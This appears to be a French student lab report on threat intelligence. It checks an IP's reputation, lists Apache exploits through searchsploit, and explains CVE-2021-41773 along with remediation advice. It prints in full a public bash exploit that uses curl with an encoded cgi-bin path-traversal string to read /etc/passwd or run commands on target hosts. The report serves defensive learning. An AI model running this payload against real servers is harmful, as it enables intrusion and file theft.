
THREAT INTELLIGENCE

1. Introduction

La Threat Intelligence : C'est le processus de collecte et d'analyse d'informations concernant les menaces informatiques actuelles ou potentielles afin de mieux s'en protéger. Elle permet d'anticiper les attaques en connaissant les méthodes des pirates, de réduire le temps de réaction face à une intrusion et d'aider à la prise de décision (bloquer ou non une IP).

2. Analyse de l'adresse IP ❖ Cible : 8.8.8.8 (Google DNS).



Interprétation du score : Le score est de 0, ce qui signifie qu'aucun moteur de sécurité ne considère cette IP comme malveillante.

L'IP est jugée légitime et sûre. C'est une infrastructure de confiance.

3. Analyse des services


Le service sélectionné est le serveur web Apache.

```
└─$ searchsploit apache 2.4
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Rem | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code | php/remote/29316.py
Apache 2.2.4 - 413 Error HTTP Request Method  | unix/remote/30835.sh
Apache 2.4.17 - Denial of Service             | windows/dos/39037.php
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful | linux/local/46676.php
Apache 2.4.23 mod_http2 - Denial of Service   | linux/dos/40909.py
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' U | php/remote/40142.php
Apache 2.4.7 mod_status - Scoreboard Handling | linux/dos/34133.txt
Apache 2.4.x - Buffer Overflow                | multiple/webapps/51193.py
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory L | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of S | multiple/dos/26710.txt
Apache HTTP Server 2.4.49 - Path Traversal &  | multiple/webapps/50383.sh
Apache HTTP Server 2.4.50 - Path Traversal &  | multiple/webapps/50406.sh
Apache HTTP Server 2.4.50 - Remote Code Execu | multiple/webapps/50446.sh
Apache HTTP Server 2.4.50 - Remote Code Execu | multiple/webapps/50512.py
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2. | unix/remote/47080.c
```

Searchsploit affiche des exploits pour « Path Traversal » et « Remote Code Execution » (RCE). Cela signifie qu'un pirate pourrait lire des fichiers interdits ou prendre le contrôle du serveur à distance.

4. Étude d'une CVE

❖ CVE choisie : CVE-2021-41773



Description : Une faille de type « Path Traversal » découverte dans Apache http Server 2.4.49.

Impact : Elle permet à un attaquant non authentifié d'accéder à des fichiers situés en dehors du répertoire racine du serveur web.

Niveau de gravité (CVSS) : 7.5 (High / Élevé).

Exploitation possible : Oui, si le module CGI est activé, l'attaquant peut exécuter du code à distance.

5. Utilisation avancée de searchsploit Option

-x (searchsploit -x 50383) :

```
# Exploit Title: Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execut
ion (RCE)
# Date: 10/05/2021
# Exploit Author: Lucas Souza https://lsass.io
# Vendor Homepage:  https://apache.org/
# Version: 2.4.49
# Tested on: 2.4.49
# CVE : CVE-2021-41773
# Credits: Ash Daulton and the cPanel Security Team

#!/bin/bash

if [[ $1 == '' ]]; [[ $2 == '' ]]; then
echo Set [TAGET-LIST.TXT] [PATH] [COMMAND]
echo ./PoC.sh targets.txt /etc/passwd
exit
fi
for host in $(cat $1); do
echo $host
curl -s --path-as-is -d "echo Content-Type: text/plain; echo; $3" "$host/cgi-bin
/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e$2"; done

# PoC.sh targets.txt /etc/passwd
:
```

Rôle : Examine (affiche) le contenu d'un exploit directement dans le terminal.

Exemple : Permet de lire le code Python ou C de l'exploit avant de l'utiliser.

- Option -m (searchsploit -m 50383) :

```
CE)
      URL: https://www.exploit-db.com/exploits/50383
     Path: /usr/share/exploitdb/exploits/multiple/webapps/50383.sh
    Codes: CVE-2021-41773
 Verified: True
File Type: ASCII text
```

```
└─$ searchsploit -m  50383
  Exploit: Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (R
CE)
      URL: https://www.exploit-db.com/exploits/50383
     Path: /usr/share/exploitdb/exploits/multiple/webapps/50383.sh
    Codes: CVE-2021-41773
 Verified: True
File Type: ASCII text
Copied to: /home/dolynyangou/50383.sh
```

Rôle : Copie l'exploit dans ton dossier actuel.

Utilité : Très pratique pour modifier l'exploit sans toucher à l'original.

- Option -p (searchsploit -p 50383) :

```
CE)
      URL: https://www.exploit-db.com/exploits/50383
     Path: /usr/share/exploitdb/exploits/multiple/webapps/50383.sh
    Codes: CVE-2021-41773
 Verified: True
File Type: ASCII text
```

```
┌──$ searchsploit -p  50383
  Exploit: Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (R
CE)
      URL: https://www.exploit-db.com/exploits/50383
     Path: /usr/share/exploitdb/exploits/multiple/webapps/50383.sh
    Codes: CVE-2021-41773
 Verified: True
File Type: ASCII text
Copied EDB-ID #50383's path to the clipboard
```

Rôle : Affiche le chemin complet du fichier sur le disque.

Utilité : Savoir exactement où se trouve le script pour l'analyser.

6. Analyse globale de sécurité

Le risque majeur est l'exécution de code à distance (RCE) via des services non mis à jour. Apache dans sa version 2.4.49 à cause de la CVE-2021-41773.

Actions recommandées : Mettre à jour Apache vers la version la plus récente et désactiver les modules inutilisés (comme CGI s'il n'est pas nécessaire).

7. Lien avec l'entreprise

Usage par le SOC : Un analyste SOC utilise la Threat Intelligence pour vérifier si les alertes reçues correspondent à des attaquants connus (via l'IP) ou à des vulnérabilités publiques.

Anticipation : En surveillant les nouvelles CVE, l'entreprise peut corriger ses serveurs avant que les pirates ne lancent l'attaque.